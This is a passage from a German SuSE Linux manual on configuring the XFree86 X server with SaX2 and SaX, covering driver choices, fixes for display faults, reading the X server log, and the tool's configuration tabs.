256 (8 bit)	769	771	773	775
32768 (15bit)	784	787	790	793
65536 (16bit)	785	788	791	794
16.7 Mill. (24bit)	786	789	792	795

Tabelle 8.2: Mögliche VESA-Modi

Sie können diesen Parameter auch direkt als vga Parameter in der Datei `/etc/lilo.conf` angeben. Beachten Sie, dass Sie diesen Wert nicht in die **append** Zeile übernehmen, sondern direkt als **vga=x** in die Konfigurationsdatei schreiben. Die Installation von LILO ist im Abschnitt 4.4 auf Seite 135 genauer beschrieben.

Nach dem Start des Linux Systems melden Sie sich bitte wieder als Benutzer **root** am System an und starten SaX2 folgendermaßen:

```
erde:/root # sax2 -m 0=fbdev
```

Bitte beachten Sie, dass es sich bei 0 um eine kleine „Null“ und nicht etwa um ein großes „O“ handelt.

Dies weist den X-Server an, den Treiber für den Framebuffer zu verwenden. Da die Auflösung, Farbtiefe und Bildwiederholrate fest vorgegeben ist, können Sie — falls Sie mit Maus und Tastatureinstellungen zufrieden sind — SaX2 gleich die automatisch ermittelten Daten abspeichern lassen und SaX2 wieder verlassen.

**Verwendung des VGA16 Servers** Falls Ihre Grafikkarte keine VESA Modi beherrscht bzw. es sich um eine ISA Karte handelt, können Sie auch den Nachfolger des VGA16 Servers, das Modul **vga** verwenden. Dieser wird Ihnen auch vorgeschlagen, wenn der Grafiktreiber nicht automatisch bestimmt werden kann. Wählen Sie in SaX2 unter 'Konfiguration der Grafikkarte' unter 'Driver' den Treiber **vga** aus. Sie können dann unter 'Desktop' später natürlich nur eine Auflösung 640x480 Pixel mit 16 Farben (4 Bit Farbtiefe) auswählen. Wenn Ihre Grafikkarte den VESA-Framebuffer unterstützt, sollte es in der Regel nicht nötig sein den **vga** Treiber zu verwenden, da der **vga** Treiber leider nur maximal 640x480 Pixel Auflösung ermöglicht. Um den Standard **vga** Treiber gleich beim Start von SaX2 zu verwenden, geben Sie bitte das folgende Kommando ein:

```
erde:/root # sax2 -m 0=vga
```

Da dieser Parameter nur bestimmt, welchen X-Server SaX2 während der Konfiguration verwendet, kann es auch sinnvoll sein, bei einer eigentlich von XFree86 unterstützten Grafikkarte den X-Server mit dieser Option zu starten. Bei bestimmten „bizarren“ Grafikkarten kann es nötig sein, dass Sie eine spezielle Option in der Konfigurationsdatei bei der Verwendung des „normalen“ Treibermoduls benötigen. Starten Sie die Konfiguration mit dem **vga** Modul, und wählen Sie die nötige Option für das „normale“ Treibermodul im 'Erweitert' Menü des 'Grafikkarten' Dialogs aus.

### Auswahl der Maus direkt beim Start von SaX2

Wenn die Maus von SaX2 nicht automatisch erkannt werden kann, besteht auch die Möglichkeit die Maus gleich beim Start von SaX2 festzulegen und damit die automatische Mauserkennung zu umgehen. Hierzu können Sie über 2 Kommandozeilenparameter das verwendete Protokoll der Maus und die Schnittstelle festlegen. Verwenden Sie hierzu den Parameter **-t**, um das verwendete Protokoll, und den Parameter **-n**, um die Gerätedatei der Maus festzulegen. Folgendes Beispiel konfiguriert die Verwendung einer Intellimouse am PS/2 Port des Computers

```
root@erde:/root > sax2 -t imps/2 -n /dev/psaux
```

Beachten Sie zu den verfügbaren Protokollen die Tabelle 8.1 auf Seite 269 im Abschnitt 8.3.1 auf Seite 267 und die Manpage zur Konfigurationsdatei des X-Servers **XF86Config**.

## Die Darstellung ist nicht fehlerfrei

Dieser Abschnitt möchte die gelegentlich auftretenden Fehler eines laufenden X-Servers beleuchten und auch mögliche Abhilfen vorstellen. In der Regel ist die grafische Darstellung nach der Konfiguration mit SaX2 fehlerfrei, insbesondere bei der Verwendung bestimmter Grafikkarten kommt es aber manchmal zu Darstellungsfehlern die sich mit einer Option in der X-Server Konfigurationsdatei `/etc/X11/XF86Config` beheben lassen.

Manchmal sind Darstellungsfehler aber auch durch Hardwarelimitationen vorgegeben, insbesondere wenn die Grafikkarte preiswerte DRAM Speicher verwendet kann es passieren, dass die Bandbreite des Speichers für hohe Auflösungen mit 32 bpp und hoher Bildwiederholrate einfach nicht mehr ausreicht.

Manchmal „rächen“ sich auch optimierte BIOS Einstellungen: Linux bzw. der X-Server „mag“ die BIOS Einstellung **video memory cache mode**, die manche neuen BIOS Versionen anbieten, nicht. Im Textmodus funktioniert noch alles, offensichtlich „optimiert“ der Chipsatz des Computers dann aber auch Zugriffe auf die Ein-/Ausgabe Register der Grafikkarte, was beim Start des X-Servers zu völlig verkorkster Darstellung mit Falschfarben, manchmal aber auch zum totalen Systemstillstand führt.

Wenn der X-Server überhaupt nicht startet, liegt das praktisch immer an einem Syntax- oder logischen Fehler in der Konfigurationsdatei `/etc/X11/XF86Config`, evtl. wird auch einfach nicht die in der Konfigurationsdatei eingetragene Hardware im Rechner gefunden. Analysieren Sie bitte die Protokolldatei des X-Servers, beachten Sie bitte auch den Abschnitt 8.3.3 auf Seite 281.

Im Folgenden eine Auflistung der populärsten Fehler und Möglichkeiten über die Konfigurationsdatei gegenzusteuern.

- Hauptursache vieler Darstellungsprobleme ist eine zu hoch gewählte vsync-Frequenz. Da hsync und DotClock hiervon linear abhängig sind, ergeben sich daraus die meisten Probleme.

Eine Reduktion der Bildwiederholrate auf z. B. 80 Hz ergibt immer noch ein praktisch flimmerfreies Bild, das zudem wesentlich schärfer ist, als eines, das beispielsweise mit 160 Hz dargestellt wird. Bei 80 Hz Bildwiederholrate beträgt der Pixeltakt nur die Hälfte des Pixeltaktes bei 160 Hz.

Probieren Sie daher bitte die maximal verwendete vertikale Ablenkfrequenz abzusenken. Wählen Sie hierzu den Dialog 'Desktop' unter SaX2, und stellen Sie darin eine geringere maximal zulässige Ablenkfrequenz ein. Auf modernen Bildschirmen liegt eine angenehme Bildwiederholrate zwischen 80 und 90 Hz.

- Bisweilen gibt es auch Probleme mit dem „Hardwarecursor“: Es wird dann ein viereckiger Block bzw. etwas, das wie ein „Barcode“ aussieht, dargestellt (anstelle des Mausursors). Probates Gegenmittel: Option `"sw_cursor"` in die Section `"Device"` einsetzen.
- Konfigurationshinweise und bei Problemen erster Anlaufpunkt: Die README-Dateien – diese sind nach Chipsatzherstellern getrennt – im Verzeichnis `/usr/X11R6/lib/X11/doc/`, die Manpages zu den X-Servern,

natürlich die FAQ zu XFree86 (<http://www.xfree86.org>) und die SuSE-Seiten für Updates:

<http://www.suse.de/de/support/xsuse/>

Die folgende Tabelle ist nach Wahrscheinlichkeit geordnet, d. h. in der Regel wird man mit Schritt 1, spätestens mit dem zweiten Schritt Erfolg haben. Schritt 3 beschreibt meist die Holzhammermethode ; - )

Faktisch alle Optionen werden in die Sektion Device der Datei `/etc/X11/XF86Config` eingetragen.

- **Kein Mauscursor, sondern Barcode oder farbiges Quadrat.**
  1. Option `sw_cursor` in Section Device.
  2. Option `no_imageblt` oder `no_bitblt`.
  3. Option `noaccel`.
- **Bild zu schmal oder gestaucht. Die möglichen Monitoreinstellungen sind schon am Limit.**
  1. Vermutlich ist die Bildwiederholrate bzw. die `hsync`-Frequenz zu hoch eingestellt und am Limit des Monitors. Abhilfe: `vsync`- und/oder `hsync`-Frequenz reduzieren.
  2. Mit dem Programm `xvidtune` das Bild verschieben. Evtl. ist speziell dieser eine Mode nicht so ganz passend.
  3. Parameter `+hsync +vsync` an die Modeline anhängen und probieren, + durch - zu ersetzen.
- **Beim Verschieben von Fenstern bleiben Striche, Fensterreste oder andere Fragmente stehen. Diese verschwinden auch nach Beenden der Bewegung nicht. Erst ein Refresh des Desktops beseitigt sie.**
  1. Bildwiederholrate oder Auflösung reduzieren.
  2. Je nach Chipsatz entsprechende Optionen aus den README-Dateien in `/usr/X11R6/lib/X11/doc/` ansetzen, z. B. die Optionen `fifo_conservative` oder `slow_dram`. *Achtung:* Dies ist vom Grafikchipsatz abhängig!
  3. Option `noaccel`, evtl. reicht auch schon `no_imageblt` oder `no_bitblt`.
- **„Noise“ – Bildstörungen beim Verschieben von Fenstern oder Betrachten von Videos, die aber verschwinden, wenn der Bildinhalt statisch ist.**
  1. Bildwiederholrate, Farbtiefe oder Auflösung reduzieren.
  2. Speichertakt der Karte heruntersetzen oder Waitstates entfernen bzw. einfügen. Geht manchmal mit `set_mclk` (nicht bei allen Chipsätzen!). Genaueres im README-Verzeichnis. *Achtung*, diese Option ist gefährlich (Karte kann übertaktet werden).
  3. Evtl. ist auch der Bus übertaktet. Bustakt des PCI/VLB- oder ISA-Busses überprüfen.



- **Beim Start von XFree86 wird der Bildschirm schwarz.**

1. Bildwiederholrate reduzieren.
2. BIOS Einstellungen des Computers überprüfen. Alle „Optimierungseinstellungen“ des BIOS deaktivieren. Ziehen Sie bitte gegebenenfalls das Handbuch ihres Mainboards hinzu. Populäre Problemkandidaten sind die Optionen **video memory cache mode**, **AGP Aperture size** und sämtliche Optionen die den PCI Buszugriff regeln, beispielsweise **PCI Peer concurrency** o. Ä. Sie finden diese Einstellungen praktisch immer in einem mit **Advanced Chipset Features** bezeichneten Menü.
3. Andere Fehlerquellen in Betracht ziehen: System auf IRQ-Konflikte überprüfen (z. B. PS/2-Maus benötigt IRQ 12).

### 8.3.4 Die X-Server Logdatei

Um Probleme des X-Servers zu analysieren, steht Ihnen auch die sehr ausführliche Protokolldatei, die der X-Server beim Start anlegt, zur Verfügung. Diese Datei wird vom XFree86 4.0 X-Server nach folgenden Muster angelegt `/var/log/XFree86.Display.Screennummer.log`. Wenn Sie genau einen X-Server starten (was die Regel sein dürfte) und dieser Display Nummer „0“ bereitstellt, wird der Dateiname dieser Logdatei also üblicherweise `/var/log/XFree86.0.log` sein. Beachten Sie, dass SaX2 hier eine Ausnahme darstellt: Hier laufen zumindest zeitweise *zwei* X-Server, einer (Display :0) für die Konfigurationsdialoge und später ein zweiter (Display :1), um die Einstellungen zu testen.

Beachten Sie bitte, dass sich das Format dieser Datei gegenüber XFree86 3.3.x stark verändert hat. Insbesondere wird jetzt wesentlich klarer unterschieden zwischen Informationsmeldungen, Werten die der Konfigurationsdatei entnommen wurden, Daten die aus der Hardware des Rechners stammen, sowie Warnungen und Fehlern.

Zugriff auf die Protokolldatei des X-Servers haben Sie im Programm SaX2 über die mittlere Maustaste. Hier werden die entsprechenden Typen von Meldungen (Fehler, Informell, Warnung usw.) farbig hervorgehoben. So können Sie schnell das Problem erkennen, wenn der X-Server nicht startet.

Generell sieht der Anfang einer solchen Protokolldatei wie in 8.3.1 auf der nächsten Seite aus.

Hieraus können Sie schon folgende Dinge entnehmen:

Es handelt sich um einen XFree86 X-Server in der Version 4.0, kompatibel zu X11R6.4 „vendor release 6400“. Das Releasedatum ist der 8. März 2000. Die Zeile **Operating System: Linux 2.2.13 i686 [ELF] SuSE** bezieht sich übrigens auf das System auf dem der X-Server kompiliert wurde. Die Kernelversion und CPU Bezeichnung kann sich also von Ihrem eigenen System unterscheiden.

Nach diesen Versionsmeldungen erscheinen auch schon die ersten Log-Einträge, die der X-Server beim Start angelegt hat. Ist es überhaupt die richtige Logdatei,

```
XFree86 Version 4.0 / X Window System
(protocol Version 11, revision 0, vendor release 6400)
Release Date: 8 March 2000
    If the server is older than 6-12 months, or if your card is
    newer than the above date, look for a newer version before
    reporting problems. (see http://www.XFree86.Org/FAQ)
Operating System: Linux 2.2.13 i686 [ELF] SuSE
Module Loader present
(==) Log file: "/var/log/XFree86.0.log", Time: Sat May 20 13:42:15 2000
(==) Using config file: "/etc/X11/XF86Config"
Markers: (--) probed, (**) from config file, (==) default setting,
        (++) from command line, (!!) notice, (II) informational,
        (WW) warning, (EE) error, (??) unknown.
(==) ServerLayout "Layout[all]"
(**) |-->Screen "Screen[0]" (0)
(**) |    |-->Monitor "Monitor[0]"
```

Datei 8.3.1: Auszug aus der X-Server Protokolldatei

neben **Time**: wird die Zeit festgehalten, zu der die Protokolldatei angelegt wurde? Manchmal sucht man nämlich in der völlig falschen Protokolldatei. ; - )

Das Gleiche gilt für die Konfigurationsdatei, wenn Sie nicht an der Kommandozeile ein anderes File vorgegeben haben, wird auf einem normalen SuSE Linux System hier immer `/etc/X11/XF86Config` stehen.

Die folgende Tabelle 8.3 erklärt die Bedeutung der beiden eingeklammerten Zeichen am Anfang der weiteren Zeilen:

Zeichen	Bedeutung
(==)	Voreinstellungen des X-Servers
(- -)	Dem System durch eine Abfrage der Hardware entnommene Werte.
(**)	In der Konfigurationsdatei festgelegte Einstellungen.
(++)	Parameter, die Sie an der Kommandozeile angegeben haben.
(!!)	Hier teilt Ihnen der X-Server mit, was er im Detail „tut“.
(II)	Versionsnummern von X-Server Modulen usw. werden meist als „informational messages“ also Informationsmeldungen festgehalten.
(WW)	Warnungen: Hier teilt der X-Server mit, warum er bestimmte Dinge nicht macht, die in der Konfigurationsdatei angegeben sind oder per default aktiviert werden sollten.
(EE)	Fehler! Diese Meldungen führen zum Abbruch des Startvorgangs bzw. des X-Servers. Halten Sie nach Zeilen in der Protokolldatei Ausschau, die mit (EE) beginnen, wenn der X-Server nicht startet. Die meisten Fehler können Sie anhand dieser Meldungen selbst beheben.

Tabelle 8.3: Meldungstypen in der X-Server Protokolldatei

Die Protokolldatei können Sie auch im Konfigurationsprogramm `SaX2` überprüfen, indem Sie die mittlere Maustaste drücken. Fehler und Warnungen des

X-Servers werden farbig hervorgehoben. Diese Datei wird Ihnen auch angezeigt, wenn der X-Server, den SaX2 zu Testzwecken aufruft, nicht startet bzw. mit einem Fehler abbricht.

Wenn beim Starten von SaX2 oder bei den Konfigurationsschritten etwas Unvorhergesehenes passiert, dann werden alle Fehler und Schritte, die SaX2 betreffen, in der Datei `/var/log/SaX.log` festgehalten. Fehler des X-Servers werden, wie oben aufgeführt, in der Datei `/var/log/XFree86.0.log` protokolliert. Anhand dieser Dateien gewinnen Sie Erkenntnisse, wie weiter vorzugehen ist.

### 8.3.5 Start des X Window System

Das X Window System kann jetzt von jedem Benutzer mit `startx` gestartet werden. Eine vorkonfigurierte grafische Oberfläche für den `fvwm`-Windowmanager wird mit dem Beispiel-User zur Verfügung gestellt. Es empfiehlt sich also, `startx` von diesem Account aus – und *nicht* als `'root'` – aufzurufen. In den Dateien `~/.X.err` und in `/var/log/XFree86.0.log` landen Fehlerausgaben des X11-Servers. Der `startx`-Aufruf versteht einige Optionen; so kann z. B. mit

```
tux@erde: > startx -- -bpp 16
```

eine Farbtiefe von 16 Bit angewählt werden.

## 8.4 Konfiguration mit SaX

SaX (engl. *SuSE Advanced X Configuration Tool*) können Sie zur Konfiguration von XFree86 3.3.x verwenden. Wenn Sie schon die Verwendung von XFree86 4.0 eingerichtet haben, erscheint beim Aufruf von SaX ein Hinweis das Ihr System XFree86 4.0 verwendet und Sie daher SaX2 zur Konfiguration der grafischen Oberfläche verwenden müssen. Falls Sie trotzdem fortfahren, wird Ihr System zur Verwendung von XFree86 3.3.x eingestellt. Hierbei werden einige Links umgestellt damit in Zukunft XFree86 3.3.x gestartet werden kann.



#### Hinweis

Sie müssen das Programm SaX (**sax**) als Benutzer `'root'` starten. Sie können SaX auch von YaST aus starten: `'Administration des Systems'` und weiter mit `'XFree86[tm] konfigurieren'` (vgl. Abschnitt 3.6 auf Seite 112).

Auf der Kommandozeile können Sie das Programm aufrufen mit:

```
erde:/root # sax
```

Sobald das Programm gestartet ist, wird zunächst nach installierten PCI-Steckkarten gesucht. Wenn eine PCI-Grafikkarte gefunden wurde, wird diese identifiziert und im Programm unter `'Graphikkarte'` angezeigt.

Nach dem PCI-Scan wird das Hauptfenster geöffnet, in dem die Karteikarten für die Maus (`'Maus'`), die Tastatur (`'Tastatur'`), die Grafikkarte

(‘Grafikkarte’), den Monitor (‘Monitor’) und die Bildschirmoberfläche (‘Bildschirm’) dargestellt werden. Sodann lädt SaX aus einer mitgelieferten Datenbank zahlreiche Hardware-Informationen, aus denen im Folgenden die eigenen Komponenten ausgewählt werden können. Die bei der Überprüfung des Systems gefundenen Daten werden unter den jeweiligen Punkten dargestellt; so finden Sie z. B. Ihren Grafikkartentyp unter der Karteikarte ‘Graphikkarte’.

SaX versucht zwar, Ihre Hardware möglichst vollständig zu erkennen; um aber sicher zu gehen, dass die Konfiguration vollständig und richtig ist, müssen Sie auf jeden Fall alle Einstellungen des SaX überprüfen, und gegebenenfalls korrigieren!

Das Programm stellt Ihnen dazu im Wesentlichen fünf „Karteikarten“ zur Verfügung, nämlich ‘Maus’, ‘Tastatur’, ‘Graphikkarte’, ‘Monitor’ und ‘Bildschirm’. Alle Karten sind mit einem Einfachklick auf den entsprechenden Titel („Reiter“ der jeweiligen Karte) zu erreichen.

Für den Fall, dass Ihre Maus noch nicht richtig konfiguriert ist, haben Sie alternativ die Möglichkeit, das Programm mit der Tastatur zu steuern. Durch mehrmaliges Drücken der **Tab**-Taste können Sie die einzelnen Eingabefelder einer Karteikarte ansteuern. Um die verschiedenen Karteikarten zu erreichen, drücken Sie solange **Tab**, bis der Titel der aktuellen Karteikarte schwarz umrahmt ist; dann können Sie mit **←** bzw. **→** die gewünschte Karteikarte auswählen. Nach dem Bestätigen mit **↵** (= **Enter**) wird diese angezeigt. Auf jeder Karteikarte befinden sich mehrere Bedienelemente, wie z. B. Schaltflächen (engl. *buttons*), Auswahllisten (engl. *listboxes*) und Eingabefelder (engl. *entry fields*). Auch diese lassen sich vollständig über die Tastatur manipulieren. Um einen Button zu erreichen (z. B. ‘Anwenden’), drücken Sie solange **Tab**, bis dieser gewünschte Button schwarz umrahmt ist. Mit **←** oder **→** wird der Button dann niedergedrückt und die gewünschte Aktion ausgelöst. Mit **F10** gelangen Sie in die

Um einen Eintrag in einer Listbox zu selektieren, drücken Sie solange die Taste **Tab**, bis die betreffende Box umrahmt ist. Mit **↑** und **↓** können Sie durch die farbige Markierung einen Eintrag aussuchen, der dann durch Druck auf **Enter** gesetzt, d. h. aktiv wird.

### Die Maus

Die Karteikarte ‘Maus’ ist nach dem Start des Programms als Erste zu sehen (Abbildung 8.7 auf der nächsten Seite).

Wenn Sie Ihre Maus im Laufe der Linux-Erstinstallation schon konfiguriert haben, z. B. beim Einrichten von gpm, werden diese Daten von SaX übernommen, und Ihre Maus steht Ihnen sofort auch unter dem X Window System zur Verfügung. – Sie können in diesem Fall mit der weiteren Konfiguration fortfahren.

Falls Sie jedoch Ihre Maus nicht konfiguriert haben, können sie dies jetzt nachzuholen. Drücken Sie zweimal **Tab**, und wählen Sie die passende Maus unter ‘Hersteller’ aus (mit **↑** und **↓** können Sie die Liste durchgehen); mit **Enter** wird der von Ihnen markierte Hersteller aus der Liste ausgewählt. Gehen Sie mit **Tab** in die Auswahlliste ‘Modell’ und wählen Sie den richtigen Maustyp.





Abbildung 8.8: SaX: Erweiterte Mauseinstellungen

andere Tastatur haben, müssen Sie hier die richtigen Einstellungen vornehmen; denn das Keyboard ist eine der wenigen Hardwarekomponenten, die nicht selbstständig erkannt werden.

Durch Vergleichen Ihrer Tastatur mit dem am Bildschirm angezeigten ‘Tastaturabbild’ können Sie leicht das für Sie passende Modell unter ‘Modell’ einstellen. Vergessen Sie auch nicht, als ‘Sprache’ German einzustellen, falls dies nicht sowieso der Fall ist. Neben dem Button ‘Löschen’ gibt es ein Testfeld, in welchem Sie die getroffene Tastatureinstellung durch Tippen von verschiedenen Buchstaben und Zeichen überprüfen können – vergessen Sie die Umlaute nicht!

Der Schalter ‘"Tote" Tasten verlegen’ dient bei deutschen Tastaturen dazu, dass alle Zeichen auf der Tastatur – auch z.B. die Tilde – unter X durch einfaches Drücken sofort dargestellt werden.

Einstellungen in ‘Erweitert’ benötigen Sie wahrscheinlich nicht...

Durch den ‘Anwenden’-Knopf werden auch hier die Änderungen wirksam.

## Die Grafikkarte

Auf der ‘Graphikkarte’-Karteikarte können in der linken Auswahlliste der Hersteller und in der rechten Liste das jeweilige Kartenmodell selektiert werden (Abbildung 8.10 auf Seite 288). SaX versucht, die Grafikkarte selbstständig zu erkennen, was für PCI-Grafikkarten im Allgemeinen sehr zuverlässig funktioniert. Das Utility greift dabei auf eine umfangreiche Datenbank aktueller Grafikkarte zurück, die auch unter <http://cdb.suse.de/> abrufbar ist. Die gefundene Hardware wird farbig hervorgehoben.




Abbildung 8.9: SaX: Tastatur

### Hinweis

Mitunter gibt es verschiedene „Revisionen“ einer Grafikkarte unter der gleichen Typenbezeichnung, aber mit geänderter Hardware (anderer Ramdac). So kann es passieren, dass SaX Werte anzeigt, die von denen des Handbuchs zur Grafikkarte abweichen. In einem solchen Fall sind die Angaben aus dem Handbuch des Hardwareherstellers einzutragen. Wählen Sie dazu den Knopf 'Erweitert'.

Unter dem Knopf 'Erweitert' verbergen sich fortgeschrittene Einstelloptionen (Abbildung 8.11 auf Seite 289). Diese kommen zum Zuge, wenn Sie den X-Server direkt auswählen ('Server-Einstellungen'), die Größe des Speichers auf der Grafikkarte den Ramdac-Wert spezifizieren bzw. einen speziellen Ramdac- oder Clock-Chip (unter 'Chipsätze') für Ihre Grafikkarte selbst einstellen wollen. Setzen Sie den Ramdac-Wert insbesondere dann etwas herunter, wenn es zu Fehldarstellungen bei Fenster-Operationen kommt, z. B. wenn beim Verschieben eines Fensters Fragmente der Titelleiste kurzzeitig aufblincken.

Manche Grafikkarten benötigen besondere 'Optionen', die hier im erweiterten Menü ihren Platz gefunden haben; für einen Standardfall wird dieser Punkt nicht benötigt.

### Tipp

ISA-Karten werden nicht „automagisch“ erkannt; für diese muss vom Benutzer der passende Server „von Hand“ ausgewählt werden.




Abbildung 8.10: SaX: Grafikkarte

Falls Sie bei der Auswahl Ihrer Grafikkarte die Fehlermeldung "The SVGA server is not installed..." lesen, so müssen Sie mit YaST das in der Fehlermeldung angegebene Paket nachinstallieren (vgl. Abschnitt 3.4 auf Seite 105).

### Der Monitor

Die letzte große Hürde auf dem Weg zu einem laufenden X-Server ist die Einstellung des verwendeten Monitors. Auch hier lässt sich aus der linken der beiden Listen auf der Karteikarte 'Monitor' der 'Hersteller' des Monitors auswählen. Durch einen weiteren Mausklick ist es möglich, das eigene Modell aus der rechten Liste ('Type') auszuwählen. Sollte der eigene Monitor wider Erwarten nicht in der Liste zu finden sein, können durch den Druck auf den 'Erweitert'-Knopf monitorspezifische Horizontal- und Vertikalfrequenzen eingegeben werden. Diese stehen gewöhnlich in Ihrem Handbuch zum Monitor.

Falls Ihnen keinerlei Daten über den Monitor bekannt sind, stellt SaX standardmäßig die Horizontalfrequenzen von 29-61 kHz und die Vertikalfrequenzen von 60-70 Hz ein. Diese sind für die meisten Monitore unschädlich.

Falls jedoch beim Starten des X-Servers das Bild dunkel bleibt, oder sehr stark flimmert, sollten Sie den Server mit **(Strg) + (Alt) + (←)** sofort wieder beenden; mit **(←)** ist die „Rücklöschaste“ gemeint! Andernfalls kann der Monitor beschädigt oder zerstört werden!






Abbildung 8.11: SaX: Grafikkarte – Erweiterte Möglichkeiten

## Der Bildschirm

Wenn Sie mit der Installation Ihrer Grafikkarte Erfolg gehabt haben, stehen Ihnen eine Vielzahl von Auflösungen und Farbtiefen zur Verfügung, die im ‘Bildschirm’-Menü verwaltet werden können (Abbildung 8.12 auf der nächsten Seite). – Die ‘Bildschirm’-Karte erinnert im Layout eventuell an andere Betriebssysteme. :-)

Auf der ‘Arbeitsoberfläche’ können Sie zu jeder Farbtiefe (‘Farben’) eine Auflösung (‘Auflösungen’) auswählen.

Wenn Sie für eine Liste mehrerer Auflösungen eine bestimmte Farbtiefe einstellen wollen, können Sie dies im Experten-Modus (‘Erweitert’, Abbildung 8.13 auf Seite 291) tun:

‘**Auflösung**’: Diese Karte untergliedert sich in die Bereiche:

‘**Mögliche**’ Auflösungen.

‘**Aktuelle**’ Auflösungen.

‘**Farben**’ Die Auswahlliste mit den Farbtiefen.

Auf der vertikalen Knopfreihe an der rechten Seite soll zunächst die Farbtiefe ausgewählt werden (‘Farben’), für die die Bildschirmauflösungen konfiguriert werden sollen.

Der X-Server kann in verschiedenen Farbtiefen starten, z. B. in 8 Bit Farbtiefe, was 256 gleichzeitig darstellbare Farben bedeutet. In der jeweiligen Farbtiefe gibt es wiederum verschiedene Bildschirmauflösungen, z. B. die Auflösung 800×600. Nicht alle Auflösungen stehen in allen Farbtiefen zur Verfügung. So sind mit etlichen Karten Auflösungen von 1600×1200 Punkten bei 32 Bit Farbtiefe nicht möglich, da zu wenig Grafikspeicher vorhanden ist.




Abbildung 8.12: SaX: Bildschirm

Bei 8 Bit Farbtiefe stehen verschiedene Auflösungen zur Verfügung (von z. B. 1600x1200 bis zu 640x480), die in der ‘Actual Resolution List’ eingetragen sind. Diese Auflösungen sind durch **(Strg) + (Alt) + (+)** bzw. **(Strg) + (Alt) + (-)** während des laufenden Betriebs in der Reihenfolge der Liste durchwechselbar (**(+)** bzw. **(-)** müssen vom Nummernblock genommen werden!). Der erste Eintrag in der Liste ist immer der, in dem der X-Server startet.

Aus der Liste der ‘Möglichen’ Auflösungen muss man die gewünschten Auflösungen in die Liste ‘Aktuelle’ verschieben. Dazu klickt man auf die Auflösung, um diese zu markieren, und dann auf den Knopf ‘E’, um diese Auflösung in die Liste der ‘Aktuellen’ Auflösungen einzufügen. Mit ‘v’ verschieben Sie die ungewünschten Einträge wieder zurück.

Die Reihenfolge der Einträge in der Liste ‘Aktuelle’ lässt sich durch die Pfeiltasten am unteren Ende des Listenfensters ‘Aktuelle’ verändern. Dazu markiert man den Eintrag, den man verschieben möchte, und klickt mit der linken Maustaste auf den Auf- oder Ab-Pfeil. Dadurch tauscht der Eintrag seinen Platz mit seinem Vorgänger bzw. mit seinem Nachfolger.

Sobald Sie mit Ihren Einstellungen bei 8 Bit Farbtiefe zufrieden sind, können Sie über die Knöpfe rechts eine andere Farbtiefe zur Konfiguration auswählen, z. B. 16 Bit. Nun sehen Sie in der Liste ‘Mögliche’ die für diese Farbtiefe möglichen Bildschirmauflösungen, welche – wie oben beschrieben – manipuliert werden können.

